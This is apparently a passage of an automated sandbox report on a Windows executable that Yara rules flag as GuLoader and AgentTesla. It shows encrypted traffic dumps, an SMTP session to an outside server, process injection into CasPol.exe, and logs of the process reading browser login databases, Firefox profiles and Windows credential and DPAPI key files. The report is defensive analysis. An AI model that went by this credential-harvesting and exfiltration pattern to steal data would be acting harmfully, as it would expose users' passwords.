00 76 6f 04 32 6a 5a da e7 86 4f 73 b1 ca 05 28 b3 7c 0a 2c 79 11 e5 32 74 6e 4e d4 87 dc 41 7d 61 9c 95 bc 66 12 e1 b0 1f 8a 79 b4 74 27 1f 9e 5c 18 1e 1e e6 7c Data Ascii: 0`{T?AeISwgAOw*km3!Ww;5*F"~wE>CnzTYc`$;x.;p]*ic!6X]RW9J>L($T,bLp6vo2jZOs(|,y2tnNA}afyt'|
2022-01-28 22:09:04 UTC	195	IN	Data Raw: f2 de bc be 6f e8 eb 2f ef 3e 4b ed fb 23 84 ca 8c 43 57 2c d7 c3 d3 a2 49 ee 45 cd 3e 96 d6 1c 61 85 61 79 74 de eb 45 a5 e1 2d cb 97 b4 9f d3 11 ee d5 8e 30 e0 45 2b 9f 16 ae 31 33 1a 55 03 71 96 51 fa 1b 1c 95 b0 4d 5f dd 1b b3 4e d2 1f b0 40 5b 71 ce b0 87 9f f7 4f f5 eb 95 f9 c2 1a 9d c4 1f cd 4f bc 06 53 1f ff cf 0b 4d 6b e6 1f d6 21 fd b3 03 5d 1c f9 1e 1c 0f 47 34 7c 3b 10 d6 3b c4 5b 13 76 65 8c f4 9c 8e 42 2e eb 9f f7 83 a0 72 a3 a4 da 62 36 f2 40 fe 04 b0 6b 9d a9 44 c3 a9 87 18 52 52 b0 0f f3 96 56 6d 00 3d 6b 7f 4a 7b eb 01 a6 1d 31 af 7e 4b f5 98 7f e0 ca ad 3b d3 8b 9a 25 6f 99 45 59 88 76 6e 80 d3 17 03 de d6 cf b8 38 e2 65 94 91 bd 4f fc c8 e2 dd b4 8a 74 bd fb 39 61 a5 67 da cb 1c 13 61 f3 cb 03 8f 29 3e 68 e9 14 70 a7 72 69 28 25 40 d1 Data Ascii: o/>K#CW,IE>aaytE-0E+13UqQM_N@[qOOSMk!]G4|;;[veB.rb6@kDRRVm=kJ{1~K;%oEYvn8eOt9a ga)>hpri(%@
2022-01-28 22:09:04 UTC	203	IN	Data Raw: e5 df cf 7a c2 dd d6 04 7d f3 00 83 6d df 08 d5 85 51 81 88 89 16 49 27 a3 0f f5 c9 15 08 78 4e 35 18 3a 11 eb 5b 99 05 71 9d 68 54 eb 9c 5a e8 d0 a5 38 ff e7 f5 42 0c 99 03 0a e5 19 1d e1 f1 1c 40 c9 c9 c5 a9 53 e2 05 f7 91 c8 3e 9b 96 a1 b2 97 a0 3f 8f f5 5b 54 ab 15 cb c9 7f 11 77 87 94 6c ea 44 57 60 9e 71 05 e4 05 0f 67 4f 42 8f d9 df f7 78 7a 17 07 23 af 72 43 3e 4d 8e 05 4d 51 25 21 2d f1 ce 85 ad a1 f2 90 ae 92 08 99 e7 e8 f5 75 28 40 ee dc 32 0d a1 e6 e3 b0 6c 76 65 53 21 33 10 7c f0 fc a5 6b e6 80 a4 37 68 5d e6 7d 49 13 1f b7 cb 26 b4 2e 3d 29 ac aa 74 55 48 46 54 f6 fa b7 d4 f3 eb 80 a7 47 16 65 54 b1 90 f7 b3 df 5e 46 5e 6e 26 94 c8 6e f5 60 9c db 1a 85 77 c7 dd a2 3a 16 e4 2a 5b 0f ef 60 3a 61 df 74 75 4b d6 11 52 2c 3a 45 dc c8 97 18 4e f0 Data Ascii: z}mQI'xN5:[qhTZ8B@S>?[TwlDW`qgOBxz#rC>MMQ%!-u(@2lveS!3|k7h]}I&.=)tUHFTGeT^F^n&n`w:*[`:at uKR,:EN
2022-01-28 22:09:04 UTC	211	IN	Data Raw: ef e9 c7 f7 23 57 6b db 3e 8f ac e0 e0 a1 e9 ca 60 53 3e 38 08 72 f7 f3 26 ed f0 81 a4 22 79 c0 67 7f 4e 13 06 a6 4f 97 ac 28 28 3b b9 b6 7b 7d 51 56 da 5c fc a5 bf ee e1 be e8 36 62 16 39 d4 b6 a8 d2 a0 61 95 93 18 4d ec 2b af 82 4e cd a7 7e f5 38 a5 b0 c5 5d 3f ba 58 26 77 a5 1c 46 0d 94 05 1f 26 a5 79 1f 42 48 33 bb ac ff 71 54 bd 53 2b d3 2d 8a 68 95 b1 a5 9f 88 93 ba cc f8 68 5d 59 c6 77 8e bf c7 46 d3 25 65 44 08 92 18 f0 04 4c 35 d0 41 06 3f 4c 8d d9 e4 90 0a 0f 34 ac 63 90 94 bd d5 39 f2 6b ce 70 bf 7a b5 18 e1 bf 5a 36 35 db b6 73 34 20 24 6f 15 11 95 46 36 7d b3 2e e3 0b b9 1c 40 4d 3b 56 59 3a 70 44 b7 d5 88 31 74 ca 2b 7c 9d 95 1f e3 42 47 b4 40 21 65 be e8 1b 7d ee 0b 5d c8 19 fa e7 7e b6 07 9f 40 2e 6f 23 7f c3 79 50 a3 90 06 3f c4 8d df d8 Data Ascii: #Wk>`S>8r&"ygNO((;{}QV\6b9aM+N~8]?X&wF&yBH3qTS+-hh]YwF%eDL5A?L4c9kpzZ65s4 $oF6 }.@M;VY:pD1t+|BG@!e}]~@.o#yP?


SMTP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Jan 28, 2022 23:10:55.464364052 CET	587	49830	46.16.58.183	192.168.11.20	220 vxadc-30.srv.cat ESMTP
Jan 28, 2022 23:10:55.464689016 CET	49830	587	192.168.11.20	46.16.58.183	EHLO 367706
Jan 28, 2022 23:10:55.494700909 CET	587	49830	46.16.58.183	192.168.11.20	250-vxadc-30.srv.cat 250-PIPELINING 250-SIZE 47185920 250-ETRN 250-STARTTLS 250-AUTH PLAIN LOGIN CRAM-MD5 DIGEST-MD5 250-ENHANCEDSTATUSCODES 250-8BITMIME 250-DSN 250 CHUNKING
Jan 28, 2022 23:10:55.495059013 CET	49830	587	192.168.11.20	46.16.58.183	STARTTLS
Jan 28, 2022 23:10:55.524951935 CET	587	49830	46.16.58.183	192.168.11.20	220 2.0.0 Ready to start TLS

Statistics

Behavior





Click to jump to process

System Behavior

Analysis Process: 9TpV4rfMmJ.exe PID: **1432**, Parent PID: **1872**

General	
Target ID:	2
Start time:	23:08:43
Start date:	28/01/2022
Path:	C:\Users\user\Desktop\9TpV4rfMmJ.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\9TpV4rfMmJ.exe"
Imagebase:	0x400000
File size:	166200 bytes
MD5 hash:	38034F18AF511C3B04B25170735E8B8E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities

Analysis Process: CasPol.exe PID: **7704**, Parent PID: **1432**

General	
Target ID:	4
Start time:	23:08:54
Start date:	28/01/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\CasPol.exe
Wow64 process (32bit):	false
Commandline:	"C:\Users\user\Desktop\9TpV4rfMmJ.exe"
Imagebase:	0x360000
File size:	108664 bytes
MD5 hash:	914F728C04D3EDDD5FBA59420E74E56B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: CasPol.exe PID: **1264**, Parent PID: **1432**

General

Target ID:	5
Start time:	23:08:54
Start date:	28/01/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\CasPol.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\9TpV4rfMmJ.exe"
Imagebase:	0x920000
File size:	108664 bytes
MD5 hash:	914F728C04D3EDDD5FBA59420E74E56B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000005.00000000.250546924581.0000000000D00000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000005.00000002.255513838667.000000001DEE8000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000005.00000002.255513016552.000000001DE31000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000005.00000002.255513016552.000000001DE31000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: MALWARE_Win_AgentTeslaV3, Description: AgentTeslaV3 infostealer payload, Source: 00000005.00000002.255513016552.000000001DE31000.00000004.00000800.00020000.00000000.sdmp, Author: ditekSHen
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	D0F1E7	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	D0F1E7	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	D0F1E7	InternetOpenUrlA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	D0F1E7	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	D0F1E7	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	D0F1E7	InternetOpenUrlA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6EC83263	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6EC83263	unknown
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6EC83263	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6EC83263	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
\Device\ConDrv	0	0	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	6CDD9B71	WriteFile
\Device\ConDrv	30	30	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	6CDD9B71	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	4095	success or wait	1	6EC8099B	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	8173	end of file	1	6EC8099B	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6EC8099B	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6EC8099B	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\e4a1c9189d2b01f018b953e46c80d120\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6EBD62DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	4095	success or wait	1	6EC8D97A	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	8173	end of file	1	6EC8D97A	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6EC8D97A	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\68e52ded8d0e73920808d8880ed14efd\System.ni.dll.aux	unknown	620	success or wait	1	6EBD62DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\96b2b7229c43d2712ff1bf4906a723f6\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6EBD62DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\62fe5fc1b5bafb28a19a2754318abf00\System.Core.ni.dll.aux	unknown	900	success or wait	1	6EBD62DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\5a5dc2f9e9c66b74d361d490c1f4357b\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6EBD62DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6EC8099B	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6EC8099B	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CDD9B71	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CDD9B71	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	4096	success or wait	1	6CDD9B71	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	4096	end of file	1	6CDD9B71	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	4095	success or wait	1	6EC8099B	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	8173	end of file	1	6EC8099B	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Management\ccd32e22ed1b362ccbd4b6fe2cda6d0b\System.Management.ni.dll.aux	unknown	764	success or wait	1	6EBD62DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CDD9B71	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CDD9B71	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	4096	success or wait	1	6CDD9B71	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	4096	end of file	1	6CDD9B71	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	success or wait	1	6CDD9B71	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	end of file	1	6CDD9B71	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	success or wait	1	6CDD9B71	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	end of file	1	6CDD9B71	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	success or wait	1	6CDD9B71	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	end of file	1	6CDD9B71	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\93CE54EBD72B5E2187F75E8118A14612	unknown	4096	success or wait	1	6CDD9B71	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\Protect\S-1-5-21-3425316567-2969588382-3778222414-1001\55291330-94ac-419e-bf17-7f085e9fc444	unknown	4096	success or wait	2	6CDD9B71	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\93CE54EBD72B5E2187F75E8118A14612	unknown	4096	success or wait	1	6CDD9B71	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11120	success or wait	1	6CDD9B71	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11120	success or wait	1	6CDD9B71	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	45056	success or wait	1	6CDD9B71	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	success or wait	1	6CDD9B71	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	success or wait	26	6CDD9B71	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	end of file	1	6CDD9B71	ReadFile
C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Default\Login Data	unknown	49152	success or wait	1	6CDD9B71	ReadFile
C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Local State	unknown	4096	success or wait	1	6CDD9B71	ReadFile
C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Local State	unknown	4096	success or wait	7	6CDD9B71	ReadFile
C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Local State	unknown	624	end of file	1	6CDD9B71	ReadFile
C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Local State	unknown	4096	end of file	1	6CDD9B71	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	4095	success or wait	1	6EC8099B	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	8173	end of file	1	6EC8099B	unknown

Analysis Process: conhost.exe PID: **5992**, Parent PID: **1264**

General

Target ID:	6
Start time:	23:08:54
Start date:	28/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff617d90000
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

No disassembly